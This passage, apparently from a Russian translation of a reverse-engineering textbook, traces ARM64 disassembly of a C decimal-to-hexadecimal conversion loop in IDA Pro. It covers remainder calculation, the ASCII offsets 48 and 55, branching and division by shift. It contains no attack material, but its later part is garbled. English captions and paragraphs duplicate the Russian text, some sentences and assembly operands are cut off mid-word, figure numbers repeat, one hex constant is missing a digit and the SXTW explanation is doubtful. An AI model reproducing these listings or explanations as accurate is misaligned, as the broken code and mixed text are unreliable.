Переход к следующему блоку инструкций (`while`) безусловный. Как показано на рисунке 10.23, этот блок загружает `quotient` в X0 и сравнивает его с `#0`. Переход к блоку `if_statement` выполняется при условии NE (Not Equal, не равно). Для примера допустим, что преобразуемое десятичное число равно 32. К этому моменту `num`, `decimalnum` и `quotient` равны 32. Следовательно, частное не равно нулю, и выполняется переход к `if_statement`.

```
num = 32
decimalnum = num = 32
quotient = decimalnum = 32
(quotient != 0) == true
```

Блок `if_statement` вычисляет остаток от деления частного на 16. Разберём инструкции по очереди. На рисунке 10.24 показана каждая инструкция и соответствующее используемое или изменяемое значение регистра. Первая LDR загружает текущее частное в X0. Хотя предыдущая инструкция загрузки уже поместила частное в X0, программы часто загружают его повторно на случай, если X0 был изменён до достижения этого блока. Инструкция NEGS меняет знак значения X0, записывает результат в X1 и при необходимости устанавливает флаг Negative. Она эквивалентна `SUBS X1, XZR, X0`.




Figure 10.23: Calculating remainder value via loaded quotient value




Рисунок 10.23. Расчёт остатка на основе загруженного частного




Figure 10.23: Calculating remainder value via loaded quotient value




Рисунок 10.24. Инструкции и значения регистров

Две инструкции AND записывают в X0 и X1 результаты соответствующих операций. В нашем примере обе дают `0x0`.

```
0x20 & 0xF = 0x0:

0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0010 0000
AND
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 1111
--------------------------------------------------------------------------------
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000

0xfffffffffffffe0 & 0xF = 0x0:

1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1110 0000
AND
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 1111
--------------------------------------------------------------------------------
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
```

Инструкция CSNEG (Conditional Select Negation, условный выбор с отрицанием) проверяет истинность заданного условия MI, то есть установлен ли флаг Negative. Если условие истинно, в регистр назначения X0 записывается значение первого исходного регистра X0. Если оно ложно, в X0 записывается значение второго исходного регистра X1 с изменённым знаком.

Результат становится новым остатком. В нашем примере он равен 0, поскольку `32 % 16 = 0`. Инструкция STR сохраняет новый остаток в его позиции стека, после чего значение снова загружается в X0. Наконец, CMP сравнивает X0 с 9. Условный переход проверяет, установил ли результат CMP флаги, требуемые условием GT, что фактически означает знаковое >. Если условие истинно, выполняется переход к блоку `else`.

> **Примечание.** Выражение `if (remainder < 10)` эквивалентно `if !(remainder > 9)`, и даже если в исходном коде использована первая форма, компилятор может выбрать альтернативную, например вторую.

Возможно, вы задаётесь вопросом, почему я назвал этот блок `if_statement`, хотя большинство его инструкций задают `remainder` результатом `quotient % 16`. Переименование блока зависит от того, какую логику требуется выделить и вспомнить при последующем анализе. В данном случае именно из этого блока программа либо переходит к логике `else`, либо продолжает следующей инструкцией логики внутри `if`, что показывает условный переход `B.GT else`. В графическом представлении IDA Pro эти участки разделены на два блока инструкций, как видно на рисунке 10.25. Однако метка есть только у блока `else`. Дело в том, что инструкция сразу после условного перехода является первой инструкцией левого блока: если условие не выполняется, программа просто пропускает переход и продолжает последовательное выполнение.

В нашем примере текущее значение остатка равно 0. CMP внутренне вычисляет `0 - 9 = -9` и устанавливает только флаг N (Negative). Поэтому условие GT ложно, и переход к блоку `else` пропускается. Иными словами, 0 не больше 9, и выполнение продолжается со следующей инструкции.




Рисунок 10.25. Условный переход на основе оператора if-else

Преобразование в char

Прежде чем переходить к блокам `if` и `else`, сделаем шаг назад и повторим, что здесь происходит. Почему алгоритм прибавляет к остатку 48, если остаток меньше 10, и 55, если больше? Чтобы понять причину, нужно помнить две вещи: мы заполняем массив `char`, и ожидаемый вывод - последовательность символов.

Предположим, требуется преобразовать десятичное значение 171 в шестнадцатеричное. Расчёт:

```
171 / 16 = 10 (остаток 11)
10  / 16 = 0  (остаток 10)
```

Берём остатки, начиная с последнего, и преобразуем в шестнадцатеричные цифры.

```
10 = 0xA
11 = 0xB
Результат: AB
```

Для нас это очевидно, но для компьютера не столь очевидно. Всё зависит от формата вывода, в данном случае последовательности символов из массива `char`. Если массив содержит значения 10 (`0xA`) и 11 (`0xB`) и получает команду вывести соответствующие символы, результатом будут новая строка и вертикальная табуляция. Согласно таблице ASCII эти значения представляют символы `\n` и `\v`, как показано в таблице 10.1.

Таблица 10.1. ASCII

Десятичное	Шестнадцатеричное	Символ
10	0A	\n (новая строка)
11	0B	\v (вертикальная табуляция)

Как этого избежать? Из таблицы ASCII видно: чтобы вывести символы A и B, массив должен содержать представляющие их значения. Поэтому к обоим остаткам необходимо прибавить 55 (`0x37`), получив 65 (`0x41`) для 10 и 66 (`0x42`) для 11, как показано в таблице 10.2.

Таблица 10.2. ASCII

Остаток, десятичный	Остаток + 55, десятичный	Шестнадцатеричное	Символ
10	65	0x41	A
11	66	0x42	B

Это объясняет прибавление к остатку 55, но зачем прибавлять 48, если остаток меньше 10? Ответ прост, когда его видишь.

Предположим, требуется преобразовать десятичное значение 32 в шестнадцатеричное. Берём остатки, начиная с последнего, и преобразуем в шестнадцатеричные цифры.

```
32 / 16 = 2 (остаток 0)
2  / 16 = 0 (остаток 2)
2 = 0x2
0 = 0x0
Результат: 0x20
```

Из таблицы ASCII видно, что расстояние между символами цифр и их десятичными и шестнадцатеричными эквивалентами равно 48, а не 55. См. таблицу 10.3.

Таблица 10.3. ASCII

Остаток, десятичный	Остаток + 48, десятичный	Шестнадцатеричное	Символ
0	48	0x30	0
2	50	0x32	2

Однако при остатке больше 9 получились бы специальные символы вроде < или = (см. таблицу 10.4). Например, если остаток равен 10 и прибавить 48, получится 58 в десятичной системе и `0x3A` в шестнадцатеричной, что соответствует двоеточию. Поэтому такие символы пропускаются: если остаток больше 9, к нему прибавляется 55 (`0x37`), а не 48 (`0x30`). Мы всегда остаёмся в диапазонах 0-9 и A-F, поскольку остаток рассчитывается делением частного по модулю 16 (`remainder = quotient % 16`).

Таблица 10.4. ASCII

Десятичное	Шестнадцатеричное	Символ
55	37	7
56	38	8
57	39	9
58	3A	:
59	3B	;
60	3C	<
61	3D	=

Оператор if

Переходя к логике кода внутри `if`, рассмотрите рисунок 10.26.

```
while (quotient != 0)
{
    remainder = quotient % 16;
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;

    else
        hexadecimalnum[j++] = 55 + remainder;

    quotient = quotient / 16;
}
```

```
B.GT  else

LDR   X0, [SP,#0xB0+remainder]
AND   W1, W0, #0xFF
LDR   W0, [SP,#0xB0+j]
ADD   W2, W0, #1
STR   W2, [SP,#0xB0+j]
ADD   W1, W1, #0x30
AND   W2, W1, #0xFF
SXTW  X0, W0
ADD   X1, SP, #0xB0+hexadecimalnum
STRB  W2, [X1,X0]
B     divide_quotient
```

Рисунок 10.26. Оператор if

На этом этапе расчёта текущий остаток равен 0 (`remainder = 32 % 16`), а стек выглядит как на рисунке 10.27.




Рисунок 10.27. Стек

На рисунке 10.28 видно, что первая инструкция загружает остаток в X0, после чего AND присваивает W1 результат `remainder & 255`, гарантируя, что значение останется в пределах одного байта. Следующие три инструкции загружают из стека текущее значение `j`, равное 0, увеличивают его на единицу и сохраняют результат для следующей итерации.

Затем ADD прибавляет `0x30` (48) к значению остатка в W1. Операция AND берёт новое значение остатка из W1, применяет `AND 0xFF` (255), чтобы удержать его в однобайтовом диапазоне, и записывает результат в W2. Инструкция SXTW знаково расширяет первые 32 бита W0 до 64 бит X0, чтобы гарантировать нулевую вторую половину 64-разрядного X0, поскольку ранее изменялись лишь 32 бита W0.




Рисунок 10.28. Оператор if в дизассемблированном коде

Пора сохранить первый результат в массиве. Как показано на рисунке 10.29, ADD записывает в X1 адрес массива `hexadecimalnum`. Инструкция STRB сохраняет значение W2 по адресу X1, то есть базовому адресу массива в стеке, плюс X0, то есть смещение `j`. Обратите внимание: хотя значение `j` увеличено на 1 и обновлено в стеке, значение сохраняется в элементе `j = 0`.




Рисунок 10.29. Сохранение первого результата в массиве

```
while (quotient != 0)
{
    remainder = quotient % 16;
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;

    else
        hexadecimalnum[j++] = 55 + remainder;

    quotient = quotient / 16;
}
```

```
divide_quotient

LDR   X0, [SP,#0xB0+quotient]
ADD   X1, X0, #0xF
CMP   X0, #0
CSEL  X0, X1, X0, LT
ASR   X0, X0, #4
STR   X0, [SP,#0xB0+quotient]
```

Рисунок 10.29. Сохранение первого результата в массиве

Деление частного

Далее код достигает строки, задающей новое частное делением текущего частного на 16 (рисунок 10.30). В нашем примере текущее частное всё ещё равно 32.




Figure 10.29: Storing the first result into the array

Quotient Division

Next, the code reaches the line that sets the new quotient by dividing th
tient by 16 (Figure 10.30). In our example, the current quotient is still 32

```
while (quotient != 0)
{
    remainder = quotient % 16;
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;

    else
        hexadecimalnum[j++] = 55 + remainder;

    quotient = quotient / 16;
}
```

divide_quotient

```
LDR   X0, [SP,#0xB0+quo
ADD   X1, X0, #0xF
CMP   X0, #0
CSEL  X0, X1, X0, LT
ASR   X0, X0, #4
STR   X0, [SP,#0xB0+quo
```

Рисунок 10.30. Деление частного

Подготавливая это деление, ADD прибавляет 15 к значению частного в X0 и записывает результат в X1, как показано на рисунке 10.31. CMP сравнивает частное с `#0` и устанавливает флаги условий для инструкции CSEL.




Рисунок 10.31. Деление частного: разбор дизассемблированного кода

Инструкция CSEL (Conditional Select) проверяет истинность условия LT. Если оно истинно, значение первого исходного регистра X1 записывается в регистр назначения X0. Если условие ложно, то есть частное не отрицательно, в X0 записывается значение второго исходного регистра X0. В нашем случае предыдущая CMP не установила флаг Negative, поэтому условие ложно и значение X0 остаётся неизменным.

Инструкция ASR применяет к значению X0, то есть частному, арифметический сдвиг вправо на 4, что фактически делит значение на 16. STR сохраняет новое частное в его области стека.

После деления частного выполнение возвращается к блоку, проверяющему условие цикла `while`, как показано на рисунке 10.32. Поскольку текущее частное равно `0x2`, расчёт остатка повторяется и программа достигает `if`, который прибавляет к остатку 48, а затем снова выполняет рассмотренное деление частного. В нашем примере блок `else` не достигается, поскольку остаток всегда меньше 10.




Figure 10.31: Dividing the quotient; disassembly breakdown

The `CSEL` (Conditional Select) checks if the specified condition (`LT`) is true and, if so, writes the value of the first source register (`X1`) to the destination register (`X0`). If the condition is `False`, meaning our quotient is not negative, it writes the value of the second source register (`X0`) to the destination register (`X0`). In our case, the previous `CMP` instruction did not set the Negative flag, and therefore the condition is `False`. This means the value in `X0` remains unchanged.

The `ASR` instruction applies an arithmetic shift right by 4 to the value in `X0` (quotient), which effectively divides the value by 16. The `STR` instruction stores the new quotient to its stack position.

After the quotient division, we return to the instruction block that checks the condition for the `while` loop, as illustrated in Figure 10.32. Since our current quotient is `0x2`, we repeat the calculation of the remainder and reach the `if` statement, which adds 48 to the remainder, followed by the quotient division we just discussed. The `else` block is never reached in our example because the remainder will always be less than 10.

